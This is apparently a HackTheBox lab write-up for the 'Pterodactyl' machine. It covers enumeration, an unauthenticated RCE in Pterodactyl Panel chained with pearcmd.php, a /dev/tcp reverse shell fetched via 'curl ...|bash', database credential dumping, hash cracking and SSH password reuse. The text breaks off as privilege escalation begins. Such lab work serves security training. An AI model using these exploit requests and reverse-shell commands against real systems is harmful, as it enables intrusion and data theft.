



# HACKTHEBOX



## Pterodactyl

12<sup>th</sup> May 2026

Prepared By: 0xEr3bus

Machine Author(s): HeadMonitor & TheCyberGeek

Difficulty: **Medium**

## Synopsis

---

`Pterodactyl` is a medium-difficulty Linux machine that runs Pterodactyl Panel on the `panel` virtual host. The Panel is vulnerable to CVE-2025-49132, an unauthenticated Remote Code Execution vulnerability in the `locales/locale.json` endpoint. This endpoint accepts user-controlled `locale` and `namespace` parameters and uses them to dynamically `require` the resulting PHP file. The attacker can chain this with PHP's bundled `pearcmd.php` to write an arbitrary PHP file and gain command execution as the `wwwrun` user. The same bug also leaks the Panel's database credentials from `config/database.php`. Although a public PoC exists, it requires a small tweak to match the target's `PEAR` installation path for successful exploitation. The leaked database credentials are reused against the local MariaDB instance to dump the `users` table, exposing a bcrypt hash for `phileasfogg3`. The hash is cracked offline with John the Ripper, and the recovered password is reused for SSH access.

For privilege escalation, the attacker abuses the chained OpenSUSE 15 LPE published by Qualys (CVE-2025-6018 and CVE-2025-6019). By forging `XDG_SEAT` and `XDG_VTNR` environment variable overrides within `.pam_environment`, the attacker gains `allow_active` polkit rights. These privileges allow triggering a `udisks` XFS resize on an attacker-controlled image, resulting in a root-owned SUID bash binary being written to the disk.

## Skills required

---

- Basic Web Enumeration
- Reading and Adapting Public CVE PoCs

- Hash Cracking
- Basic Linux Privilege Escalation

## Skills learned

- `CVE-2025-49132` Exploitation
- Credential Reuse across Web Applications, Databases, and OS
- OpenSUSE 15 PAM and `udisks` LPE chain (`CVE-2025-6018` + `CVE-2025-6019`)

## Enumeration

### Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.43.167 | grep ^[0-9] | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
$ nmap -Pn -p$ports -sC -sV 10.129.43.167
```

| PORT                                                            | STATE | SERVICE | VERSION                    |
|-----------------------------------------------------------------|-------|---------|----------------------------|
| 22/tcp                                                          | open  | ssh     | OpenSSH 9.6 (protocol 2.0) |
| ssh-hostkey:                                                    |       |         |                            |
| 256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)     |       |         |                            |
| _ 256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519) |       |         |                            |
| 80/tcp                                                          | open  | http    | nginx 1.21.5               |
| _http-server-header: nginx/1.21.5                               |       |         |                            |
| _http-title: My Minecraft Server                                |       |         |                            |


Only two services are exposed: `ssh` on `22/tcp` and an `Nginx`-fronted web app on `80/tcp` titled “My Minecraft Server”. We add the IP and hostname to `/etc/hosts` and start browsing.

```
$ echo '10.129.43.167 pterodactyl.htb' | sudo tee -a /etc/hosts
```

A quick `whatweb` search confirms the stack: `nginx/1.21.5` reverse-proxying a `PHP/8.4.8` backend.

```
$ whatweb http://pterodactyl.htb/  
http://pterodactyl.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.21.5],  
IP[10.129.43.167], PHP[8.4.8], Script, Title[My Minecraft Server], X-Powered-  
By[PHP/8.4.8], nginx[1.21.5]
```

The landing page advertises itself as a Minecraft hosting service with a footer link to the changelog.



The changelog discloses the underlying product and its exact version: `Pterodactyl Panel v1.11.10`.

```
▼ pterodactyl.htb/changelog x +
← → ↻ ⚠ Not secure pterodactyl.htb/changelog.txt

MonitorLand - CHANGELOG.txt
=====

Version 1.20.X

[Added] Main Website Deployment
-----
- Deployed the primary landing site for MonitorLand.
- Implemented homepage, and link for Minecraft server.
- Integrated site styling and dark-mode as primary.

[Linked] Subdomain Configuration
-----
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.


[Installed] Pterodactyl Panel v1.11.10
-----
- Installed Pterodactyl Panel.
- Configured environment:
  - PHP with required extensions.
  - MariaDB 11.8.3 backend.

[Enhanced] PHP Capabilities
-----
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
```

We continue with directory fuzzing using `feroxbuster`, adding the `php` extension since the stack is `PHP`.

```
$ feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u http://pterodactyl.htb/ -x php
<SNIP>
200      GET      541      123w      1686c http://pterodactyl.htb/index.php
200      GET      281      105w      920c http://pterodactyl.htb/changelog.txt
200      GET      921      186w      1696c http://pterodactyl.htb/global.css
301      GET      71       11w      169c http://pterodactyl.htb/Public =>
http://pterodactyl.htb/Public/
200      GET      98541    93838w   4648650c http://pterodactyl.htb/Public/Header.png
200      GET      541      123w      1686c http://pterodactyl.htb/
200      GET      8281     4394w    73002c http://pterodactyl.htb/phpinfo.php
```

We see `phpinfo.php` is exposed. We will keep it in the back of our mind as it leaks the full `PHP` configuration.



| PHP Version 8.4.8                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-----------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                                  | Linux pterodactyl 6.4.0-150600.23.65-default #1 SMP PREEMPT_DYNAMIC Tue Aug 12 00:37:41 UTC 2025 (a6dcb04) x86_64                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Build Date                              | Jun 6 2025 12:00:00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Build System                            | Linux suse 2.6.36 #1 SMP 2011-02-21 10:34:10 +0100 x86_64 x86_64 GNU/Linux                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Configure Command                       | ./configure '--host=x86_64-suse-linux-gnu' '--build=x86_64-suse-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--libdir=/usr/lib64' '--libexecdir=/usr/lib' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--disable-dependency-tracking' '--datadir=/usr/share/php8' '--with-libdir=lib64' '--includedir=/usr/include' '--sysconfdir=/etc/php8/php' '--with-config-file-path=/etc/php8/php' '--with-config-file-scan-dir=/etc/php8/conf.d' '--with-txnmf' '--enable-session' '--with-external-pcre' '--enable-xml' '--enable-simplexml' '--enable-filter' '--disable-debug' '--enable-inline-optimization' '--disable-rpath' '--disable-static' '--enable-shared' '--with-pic' '--with-gnu-kld' '--enable-re2c-cgoc' '--with-system-lddata=/usr/share/zoneinfo' '--with-external-libcyrus' '--with-mhash' '--disable-phpdbg' '--with-password-argon2=/usr' '--enable-fpm' '--with-fpm-acl' '--with-fpm-socket' '--with-fpm-systemd' '--with-fpm-user=wwwrun' '--with-fpm-group=www' '--bindir=/usr/bin' '--disable-all' '--disable-cgi' '--disable-cli' '--localstatedir=/var' 'build_alias=x86_64-suse-linux-gnu' 'host_alias=x86_64-suse-linux-gnu' 'PKG_CONFIG_PATH=/usr/lib64/pkgconfig:/usr/share/pkgconfig' 'EXTENSION_DIR=/usr/lib64/php8/extensions' 'PHP_UNAME=Linux suse 2.6.36 #1 SMP 2011-02-21 10:34:10 +0100 x86_64 x86_64 GNU/Linux' |
| Server API                              | FFM/FastCGI                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Virtual Directory Support               | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Configuration File (php.ini) Path       | /etc/php8/fpm                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Loaded Configuration File               | /etc/php8/fpm/php.ini                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Scan this dir for additional .ini files | /etc/php8/conf.d                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Additional .ini files parsed            | /etc/php8/conf.d/10-bcmath.ini, /etc/php8/conf.d/10-ctype.ini, /etc/php8/conf.d/10-curl.ini, /etc/php8/conf.d/10-dom.ini, /etc/php8/conf.d/10-geoip.ini, /etc/php8/conf.d/10-gd.ini, /etc/php8/conf.d/10-iconv.ini, /etc/php8/conf.d/10-mbstring.ini, /etc/php8/conf.d/10-mysqli.ini, /etc/php8/conf.d/10-openssl.ini, /etc/php8/conf.d/10-pdo.ini, /etc/php8/conf.d/10-phar.ini, /etc/php8/conf.d/10-posix.ini, /etc/php8/conf.d/10-readline.ini, /etc/php8/conf.d/10-sodium.ini, /etc/php8/conf.d/10-sockets.ini, /etc/php8/conf.d/10-tokenizer.ini, /etc/php8/conf.d/10-xmlwriter.ini, /etc/php8/conf.d/10-zip.ini, /etc/php8/conf.d/10-zlib.ini, /etc/php8/conf.d/20-pdo_mysql.ini, /etc/php8/conf.d/20-pdo_sqlite.ini, /etc/php8/conf.d/20-xmlreader.ini                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| PHP API                                 | 20240924                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| PHP Extension                           | 20240924                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Zend Extension                          | 420240924                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Zend Extension Build                    | API420240924.NTS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| PHP Extension Build                     | API20240924.NTS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| PHP Integer Size                        | 64 bits                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Debug Build                             | no                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Thread Safety                           | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Zend Signal Handling                    | enabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Zend Memory Manager                     | enabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Zend Multibyte Support                  | provided by mbstring                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |


We will also fuzz for virtual hosts using `ffuf`, filtering out the 145-byte noise responses.

```
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u
http://pterodactyl.htb/ -H 'Host: FUZZ.pterodactyl.htb' -fs 145
<SNIP>
panel [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 230ms]
```

We see that `panel.pterodactyl.htb` resolves, so we add it to `/etc/hosts` as well.

```
$ echo '10.129.43.167 panel.pterodactyl.htb' | sudo tee -a /etc/hosts
```

The vhost serves the `Pterodactyl Panel` login page.



# Foothold

Pterodactyl Panel `v1.11.10` is missing the fix for [CVE-2025-49132](#), an unauthenticated Remote Code Execution in the `locales/locale.json` endpoint. The endpoint joins the `locale` and `namespace` query parameters into a relative path and `requires` the resulting file as `PHP`. Both halves of the path are attacker-controlled, so we can make the endpoint include any `.php` file already on the disk and have it run in the Panel's `PHP` context.

On its own, this means we can only run the `PHP` that is already present. To execute a payload of our own, we chain the `include` with `PHP`'s bundled `pearcmd.php`. The `pearcmd.php` is the CLI entry point for the `PEAR` package manager, and for the chain to work, `PHP` needs to run with `register_argc_argv` enabled. From `phpinfo`, we can retrieve whether it's enabled or not.

| Directive                             | Local Value                           | Master Value                          |
|---------------------------------------|---------------------------------------|---------------------------------------|
| <code>max_execution_time</code>       | 30                                    | 30                                    |
| <code>max_file_uploads</code>         | 20                                    | 20                                    |
| <code>max_input_nesting_level</code>  | 64                                    | 64                                    |
| <code>max_input_time</code>           | 60                                    | 60                                    |
| <code>max_input_vars</code>           | 1000                                  | 1000                                  |
| <code>max_multipart_body_parts</code> | -1                                    | -1                                    |
| <code>memory_limit</code>             | 128M                                  | 128M                                  |
| <code>open_basedir</code>             | <i>no value</i>                       | <i>no value</i>                       |
| <code>output_buffering</code>         | 4096                                  | 4096                                  |
| <code>output_encoding</code>          | <i>no value</i>                       | <i>no value</i>                       |
| <code>output_handler</code>           | <i>no value</i>                       | <i>no value</i>                       |
| <code>post_max_size</code>            | 8M                                    | 8M                                    |
| <code>precision</code>                | 14                                    | 14                                    |
| <code>realpath_cache_size</code>      | 4096K                                 | 4096K                                 |
| <code>realpath_cache_ttl</code>       | 120                                   | 120                                   |
| <code>register_argc_argv</code>       | On                                    | On                                    |
| <code>report_memleaks</code>          | On                                    | On                                    |
| <code>report zend_debug</code>        | Off                                   | Off                                   |
| <code>request_order</code>            | GP                                    | GP                                    |
| <code>sendmail_from</code>            | <i>no value</i>                       | <i>no value</i>                       |
| <code>sendmail_path</code>            | <code>/usr/sbin/sendmail -t -i</code> | <code>/usr/sbin/sendmail -t -i</code> |

When `pearcmd` is loaded over `HTTP`, `PHP` splits the URL's query string (on `+`) and populates `$argv`, allowing us to supply arguments to `pearcmd` as though it were being executed from a shell. The trick is to call `pearcmd config-create <prefix> <output>`, where `<prefix>` contains a `PHP <?=system(...)??>` tag and `<output>` points to `/tmp/payload.php`. `pearcmd` will then write a PEAR config file to the specified path with our tag baked into its contents. Then we make a second `include` call of `/tmp/payload.php` through the same endpoint to `require` the file as `PHP`, which executes the planted tag.

A public check on [exploit-db](#) uses the same bug to read `config/database.php`.

```
$ python3 exploit.py http://panel.pterodactyl.htb/
http://panel.pterodactyl.htb/ => pterodactyl:PteraPanel@127.0.0.1:3306/panel
```

The check confirms the Panel is vulnerable, and we also get `MySQL` credentials (`pterodactyl:PteraPanel`) for the local `panel` database. We will save these for later and move on to the RCE.

There is a public RCE PoC at [0xtensho/CVE-2025-49132-poc](#). However, running it as-is fails:

```
$ cat shell.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.54/1337 0>&1

$ python3 poc.py panel.pterodactyl.htb "curl 10.10.14.54/shell.sh|bash"
{"..\..\..\..\usr\local\lib\php":{"pearcmd":[]}}{"..\..\..\..\tmp":
{"payload":[]}}
```

The output shows the locale loader returning a `JSON` dump for both requests. The paths were reached, but the `pearcmd.php` payload never actually executed. We need to adjust one thing in the original PoC for this target.

`pearcmd.php` ships with the `php-pear` package, but its installation path varies between distributions. Debian/Ubuntu uses `/usr/share/php/PEAR/pearcmd.php`, while many `php-fpm` Docker images and source builds use `/usr/local/lib/php/pearcmd.php`.

|  | Directive                   | Local Value                          | Master Value                         |
|--|-----------------------------|--------------------------------------|--------------------------------------|
|  | highlight.comment           | #110000                              | #110000                              |
|  | highlight.default           | #000000                              | #000000                              |
|  | highlight.html              | #000000                              | #000000                              |
|  | highlight.keyword           | #007700                              | #007700                              |
|  | highlight.string            | #DD0000                              | #DD0000                              |
|  | html_errors                 | On                                   | On                                   |
|  | ignore_repeated_errors      | Off                                  | Off                                  |
|  | ignore_repeated_source      | Off                                  | Off                                  |
|  | ignore_user_abort           | Off                                  | Off                                  |
|  | implicit_flush              | Off                                  | Off                                  |
|  | include_path                | ./usr/share/php8:/usr/share/php/PEAR | ./usr/share/php8:/usr/share/php/PEAR |
|  | input_encoding              | no value                             | no value                             |
|  | internal_encoding           | no value                             | no value                             |
|  | log_errors                  | On                                   | On                                   |
|  | mail.add_x_header           | Off                                  | Off                                  |
|  | mail.force_extra_parameters | no value                             | no value                             |
|  | mail.log                    | no value                             | no value                             |

The `phpinfo.php` page we found during enumeration shows that this host uses the `/usr/share/php/PEAR` path, so we update the `include` to match.

```
# Old: locale=../../../../../../../../usr/local/lib/php&namespace=pearcmd
# New: locale=../../../../../../../../usr/share/php/PEAR&namespace=pearcmd
```

Below is the `diff` against the original PoC:

```
$ diff original_poc.py poc.py
7c7
< os.system(f"curl \"http://{host}/locales/locale.json?+config-
create+&locale=../../../../../../../../usr/local/lib/php&namespace=pearcmd&/<?
=system('{payload}')?>+/tmp/payload.php\"")
---
> os.system(f"curl \"http://{host}/locales/locale.json?+config-
create+&locale=../../../../../../../../usr/share/php/PEAR&namespace=pearcmd&/<?
=system('{payload}')?>+/tmp/payload.php\"")
```

With the path updated, we host `shell.sh` on a local `HTTP` server, start a `netcat` listener, and re-run the PoC.

```
$ python3 poc.py panel.pterodactyl.htb "curl 10.10.14.54/shell.sh|bash"
CONFIGURATION (CHANNEL PEAR.PHP.NET):
=====
Auto-discover new Channels      auto_discover    <not set>
Default Channel                default_channel  pear.php.net
HTTP Proxy Server Address      http_proxy       <not set>
PEAR server [DEPRECATED]       master_server    <not set>
Default Channel Mirror         preferred_mirror <not set>
Remote Configuration File      remote_config    <not set>
PEAR executables directory     bin_dir
/&locale=../../../../../../../../usr/share/php/PEAR&namespace=pearcmd&/<?
=system('curl${IFS}10.10.14.54/shell.sh|bash')?>/pear
<SNIP>
```

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.43.167 - - [12/May/2026 10:36:23] "GET /shell.sh HTTP/1.1" 200 -

$ nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.43.167 39898
bash: cannot set terminal process group (1224): Inappropriate ioctl for device
bash: no job control in this shell
wwwrun@pterodactyl:/var/www/pterodactyl/public>
```

We have achieved command execution as the `wwwrun` user.

## Lateral Movement

The `MySQL` credentials we leaked earlier (`pterodactyl:PteraPanel`) are also stored in plaintext at `/var/www/pterodactyl/.env`. We will use them against the local `MariaDB` instance.

```
wwwrun@pterodactyl:/var/www/pterodactyl/public> mysql -u pterodactyl -h 127.0.0.1 -pPteraPanel
```

Next, we check which databases are present:

```
MariaDB [(none)]> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| panel              |
| test               |
+-----+
3 rows in set (0.004 sec)
```

We switch to the `panel` database and list the tables:

```
MariaDB [(none)]> use panel;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed

MariaDB [panel]> show tables;
+-----+
| Tables_in_panel    |
+-----+
| activity_log_subjects |
| activity_logs       |
<SNIP>
| user_ssh_keys       |
| users               |
+-----+
35 rows in set (0.001 sec)
```

Finally, we dump the `users` table:

```
MariaDB [panel]> select * from users;
<SNIP>
| 3 | NULL | ac7ba5c2-6fd8-4600-aeb6-f15a3906982b | phileasfogg3 |
phileasfogg3@pterodactyl.htb | Phileas | Fogg |
$2y$10$Pw00TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2Ige7mZJLzky1vGC9Pi |
6XGbHcVLLV9fyVwNkqoMHDqTQ2kQlnSvKimHtUDEFvo4SjurzlqoroUgXdn8 | en | 0 |
0 | NULL | NULL | 1 | 2025-09-16 19:44:19 | 2025-11-07
18:28:50 |
<SNIP>
```



We found a `bcrypt` hash (`$2y$10$...`) for the `phileasfogg3` user. We will save the hash and run it through `John the Ripper` with the `rockyou.txt` wordlist.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!QAZ2wsx      (?)
1g 0:00:02:21 DONE (2026-05-11 19:44) 0.007061g/s 98.12p/s 98.12c/s 98.12C/s
110689..superpet
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The recovered password `!QAZ2wsx` is reused for `SSH` access as `phileasfogg3`.

```
$ sshpass -p '!QAZ2wsx' ssh phileasfogg3@pterodactyl.htb -o StrictHostKeyChecking=no
Have a lot of fun...
Last login: Mon May 11 21:44:41 2026 from 10.10.14.54
phileasfogg3@pterodactyl:~>
```

The user flag can be found under `/home/phileasfogg3/user.txt`.

## Privilege Escalation

The `phileasfogg3` account has unread mail in `/var/mail/`. Let's read it.

```
